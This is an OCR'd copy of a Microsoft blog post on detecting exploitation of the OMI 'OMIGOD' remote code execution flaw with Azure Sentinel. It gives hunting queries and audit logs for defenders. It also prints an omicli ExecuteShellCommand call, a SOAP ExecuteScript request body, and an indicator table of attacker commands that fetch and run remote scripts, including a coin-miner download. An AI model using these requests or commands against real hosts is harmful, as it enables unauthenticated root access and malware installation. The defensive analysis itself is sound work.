
Hunting for OMI Vulnerability Exploitation with Azure Sentinel

techcommunity.microsoft.com/t5/azure-sentinel/hunting-for-omi-vulnerability-exploitation-with-azure-sentinel/ba-p/2764093

September 18, 2021



Sep 18 2021 03:57 PM

Russell McDonald, Roberto Rodriguez, and Ajeet Prakash

Special thanks to: Ross Bevington

Following the September 14th, 2021 release of three Elevation of Privilege (EoP) vulnerabilities (CVE-2021-38645, CVE-2021-38649, CVE-2021-38648) and one unauthenticated Remote Code Execution (RCE) vulnerability (CVE-2021-38647) in the Open Management Infrastructure (OMI) Framework, analysts in the Microsoft Threat Intelligence Center (MSTIC) have been monitoring for signs of exploitation and investigating detections to further protect customers. Following the MSRC guidance to block ports that you aren't using and to ensure the OMI service is patched are great first steps. In this blog, we have some things to share about current attacks in the wild, agents and software involved, indicators for defenders to look for on host machines, and to share new detections in Azure Sentinel.

Attacks in the wild

At Microsoft we monitor for attacks against our cloud services to inform our future security research, track emerging threats, and to improve the detection coverage of our security offerings. As part of that work, MSTIC is monitoring for exploitation of the OMI related RCE (CVE-2021-38647). To date we have seen several active exploitation attempts ranging from basic host enumeration (running *uname*, *id*, *ps* commands) to attempts to install a crypto currency miner or file share. (Details available below in Hunting cues section). We have also seen others in the community report similar behavior to include installs of the Mirai botnet.

While many of the attackers are looking for port 5986, we are also seeing attacks on port 1270. Due to the number of easily adaptable proof of concept exploits available and the volume of reconnaissance-type attacks, we are anticipating an increase in the number of effects-type attacks (coin miners, bot installation, etc.).

What is OMI?

OMI is an open-source project to further the development of a production quality implementation of the OMI CIMOM is also designed to be portable and highly modular. In order to attain its small footprint, it is coded in C, which also makes it a much more viable CIM Object Manager for embedded systems and other infrastructure components that have memory constraints for their management processor. OMI is also designed to be inherently portable. It builds and runs today on most UNIX® systems and Linux. In addition to OMI's small footprint, it also demonstrates very high performance.

Unauthenticated remote command execution?

In a nutshell, anyone with access to an endpoint running a vulnerable version (less than 1.6.8.1) of the OMI agent can execute arbitrary commands over an HTTP request without an authorization header. The expected behavior would be a 401 unauthorized response. However, the user is able to execute commands with root privileges.

More details are available in the MSRC CVE-2021-38647 post and the finder company Wiz blog post.

Endpoint Execution Context

In addition to monitoring for incoming connections over ports 5986, 5985 or 1270 to vulnerable systems, there is more to explore at the endpoint level.

SCXCore Providers

SCXcore, started as the Microsoft Operations Manager UNIX/Linux Agent, is now used in a host of products including Microsoft Operations Manager. Microsoft Azure, and Microsoft Operations Management Suite.

The SCXcore provides a CIMOM provider, based on OMI, to return logging and statistical information for a UNIX or Linux system. There are several providers or classes available through the SCXcore provider which can be used to gather information from an endpoint such as MemoryStatisticalInformation or FileSystemStatisticalInformation.

In addition, there is one support provider named the **RunAsProvider** which provides the following classes:

- ExecuteCommand: Executes any UNIX/Linux native command
- ExecuteShellCommand: Executes any UNIX/Linux command using the /bin/sh shell
- ExecuteScript: Executes any UNIX/Linux script using the /bin/sh shell

Executing Code via ExecuteShellCommand


Based on the initial research from Wiz, the following command was used to explore network traffic in order to craft an HTTP request to test the vulnerability:

```
/opt/omi/bin/omicli --hostname 192.168.1.1 -u azureuser -p Password1 iv root/scx { SCX_OperatingSystem } ExecuteShellCommand { command 'id' timeout 0 }
```

During testing, we used the Scxadmin tool, available as part of SCX, to increase all logging to VERBOSE and identify additional sources of data. The following command was used:

```
/opt/microsoft/scx/bin/tools/scxadmin -log-set all verbose
```

After running public proof-of-concepts to test the vulnerability, we validated that the code was being handled by the RunAsProvider :: Invoke_ExecuteShellCommand class:



Checking logs from auditd via Syslog, we also identified where the code was being executed from:


```
type=PROCTITLE msg=audit(1631930114.316:4807): proctitle=7461696C002D66002F7661722F6C6F672F61756469742F61756469742E6C6F67
type=SYSCALL msg=audit(1631930118.612:4808): arch=c000003e syscall=59 success=yes exit=0 a0=7f14c8000c60 a1=7f14c8001c40 a2=7ffdd9aeab58
0 egid=0 sgid=0 fsgid=0 tty=(none) ses=4294967295 comm="sh" exe="/usr/bin/dash" subj=unconfined key="auoms"
type=EXECVE msg=audit(1631930118.612:4808): argc=3 a0="/bin/sh" a1="-c" a2=6563686F2027484F4C41204D5354494327
type=CWD msg=audit(1631930118.612:4808): cwd="/var/opt/microsoft/scx/tmp"
type=PATH msg=audit(1631930118.612:4808): item=0 name="/bin/sh" inode=1575 dev=08:11 mode=0100755 ouid=0 ogid=0 rdev=00:00 nametype=NORM
type=PATH msg=audit(1631930118.612:4808): item=1 name="/lib64/ld-linux-x86-64.so.2" inode=3438 dev=08:11 mode=0100755 ouid=0 ogid=0 rdev
type=PROCTITLE msg=audit(1631930118.612:4808): proctitle=2F62696E2F7368002D63006563686F2027484F4C41204D5354494327
type=SYSCALL msg=audit(1631930118.628:4809): arch=c000003e syscall=59 success=yes exit=0 a0=55e004684a48 a1=7fd7a53fd640 a2=7fd7b0ea6200
```

We tested the same in our lab environments, and we observed the same behavior which is shown below:

Completed. Showing results from the last 12 hours.

cwd	cmdline	count_
/var/opt/microsoft/scx/tmp	/bin/sh -c id	1
/var/opt/microsoft/scx/tmp	/bin/sh -c whoami	1
/var/opt/microsoft/scx/tmp	/bin/sh -c ifconfig	1
/var/opt/microsoft/scx/tmp	/bin/sh -c hostname	1

Looking at the code behind the components of the RunAs providers, there are some references to it:



More information about SCXcore is available here: GitHub - microsoft/SCXcore: System Center Cross Platform Provider for Operations Manager

Executing Code via ExecuteScript

Similarly, scripts can be run using the ExecuteScript provider. In this case, the body of the http request contains a reference to ExecuteScript. In the below example, the command ‘id’ is base64 encoded to ‘aWQ=’:

```
<s:Body>
 <p:ExecuteScript_INPUT
  xmlns:p="http://schemas.dmtf.org/wbem/wscim/1/cim-schema/2/SCX_OperatingSystem">
  <p:Script>aWQ=</p:Script>
  <p:Arguments/>
  <p:timeout>0</p:timeout>
  <p:b64encoded>true</p:b64encoded>
 </p:ExecuteScript_INPUT>
</s:Body>
```

In this case, the script is passed into a temp directory which you can see in the execve logs. Look for a commandline similar to */bin/sh /etc/opt/microsoft/scx/conf/tmpdir/scx**. This command will still show as being run from the same */var/opt/microsoft/scx/tmp* current working directory.

Of note, this is the method we have seen used with attackers attempting to install coin miners.

Azure Sentinel coverage

Relevant security data required for understanding the impact of an attack is produced in multiple locations. Azure Sentinel has made it easy to collect the data from multiple data sources easily. This section of the post contains guidance and generic approaches to look for the OMI related activity in various data feeds that are available by default in Azure Sentinel or can be onboarded to Azure Sentinel.

Some Azure products, such as Configuration Management, open an HTTP/S port (1270/5985/5986) listening for OMI. Attackers can exploit the vulnerability in OMI where these ports are open by sending a specially crafted message via HTTPS to port listening to OMI to gain initial access to the machine.

The Azure Sentinel query linked below tries to identify connection attempts from the external IP addresses to the OMI management ports (5985,5986,1270). The query primarily leverages the Network Session normalization schema (imNetworkSession) as well as a few other logs to look for this network connection activity from an external IP address. Where available, it tries to restrict the results to the relevant OMI process. The results can sometimes be noisy; hence the query has been shipped as a hunting query.

Normalizing parsers for leveraging the imNetworkSession normalized schema are required for this query to work and can be deployed in a click using an ARM Template.

Azure-Sentinel/NetworkConnectiontoOMIPorts.yaml at master · Azure/Azure-Sentinel · GitHub

Customers can also use Heartbeat logs that monitors agent health to find vulnerable machine. The Azure Sentinel query linked below tries to leverage Heartbeat data to find OMS-agents that are reporting to the Azure Sentinel workspace but are not updated to the latest version that prevents this vulnerability.

[updated Sept 27, 2021]

Azure-Sentinel/OMI_vulnerability_detection.yaml at master · Azure/Azure-Sentinel (github.com)

Additionally, Azure Security Center generates detailed security recommendations if there are vulnerable machines in an Azure Environment with OMI installed. With the continuous export feature of Security Center, these security recommendations can be imported into Azure Sentinel. Azure Sentinel leverages this data populated in Security Nested Recommendations table to build a detection query to show vulnerable machines.

Azure-Sentinel/OMIGODVulnerableMachines.yaml at master · Azure/Azure-Sentinel · GitHub

Azure Service Health has also sent notifications to potentially impacted customers. In the impacted environments where customers can run a quick query to check if they are impacted by this Vulnerability.

```
AzureActivity
| where CategoryValue == 'ServiceHealth'
| where isnotempty(Properties) and Properties has 'CVE-2021-38645'
| extend defaultLanguageTitle =
tostring(parse_json(tostring(parse_json(Properties).eventProperties)).defaultLanguageTitle)
```

SCX RunAs Provider

[updated Sept 24, 2021]

The below hunting query uses security events from the Microsoft Audit Collection Tool (AUOMS) collected via the Azure Sentinel Syslog data connector to explore the use of SCX Execute RunAs providers.

Azure-Sentinel/SCXExecuteRunAsProviders.yml at master · Azure/Azure-Sentinel (github.com)

Execute RunAs providers such as the ExecuteShellCommand and ExecuteScript can be used to execute any UNIX/Linux command and script respectively using the /bin/sh shell. Execution occurs from the /var/opt/microsoft/scx/tmp directory and depending on the execution RunAs provider, execution can be a command or a script. If the ExecuteScript RunAs provider is used, then the script file is created in the following directory /bin/sh /etc/opt/microsoft/scx/conf/tmpdir/ with the prefix scx (e.g. scxzOy96). SCXcore, started as the Microsoft Operations Manager UNIX/Linux Agent, is now used in a host of products including Microsoft Operations Manager. Microsoft Azure, and Microsoft Operations Management Suite.

Hunting cues and IOCs

Common enumeration commands seen	uname -a, id, netstat, ps
Exploitation attempt	wget hxxps://www.dwservice.net/download/dwagent_generic.sh -O dwagent_generic.sh
Exploitation attempt	echo curl hxxps://www.dwservice.net/download/dwagent_generic.sh --output dw.sh > go.sh
Exploitation attempt	curl -fSsL hxxp://104.168.213.31:55879/coinlinux/runMiner.sh
Scanning IPs	13.212.235.12
Scanning IPs	142.93.148.12
Scanning IPs	171.224.80.216
Scanning IPs	185.220.100.245
Scanning IPs	216.151.191.152
Scanning IPs	23.129.64.140
Scanning IPs	31.44.185.115
Scanning IPs	46.30.42.126
Scanning IPs	5.45.127.209
Scanning IPs	94.198.42.158

References:

MSRC communications:

- CVE-2021-38647 - Security Update Guide - Microsoft - Open Management Infrastructure Remote Code Exec...

- Additional Guidance Regarding OMI Vulnerabilities within Azure VM Management Extensions – Microsoft ...

Azure Security Center Guidance:

Using ASC to find machines affected by OMI vulnerabilities in Azure VM Management Extensions - Micro...

Sentinel Detections:

Software and tools:

Research lab environments:

Azure-Sentinel2Go/grocery-list/Linux/demos/CVE-2021-38647-OMI at master · OTRF/Azure-Sentinel2Go (gi...

Public Discussion About Attacks in the wild:

- chris doman on Twitter: ":loudspeaker:OMIGOD (CVE-2021-38647) is now under active exploitation :loud...
- Andrew Morris on Twitter: "The Azure "OHMIGOD" vulnerability (CVE-2021-38647) is increasing a good b...
- Kevin Beaumont on Twitter: "Oh Mirai fixed their binary, it now supports proper OMIGOD exploitation....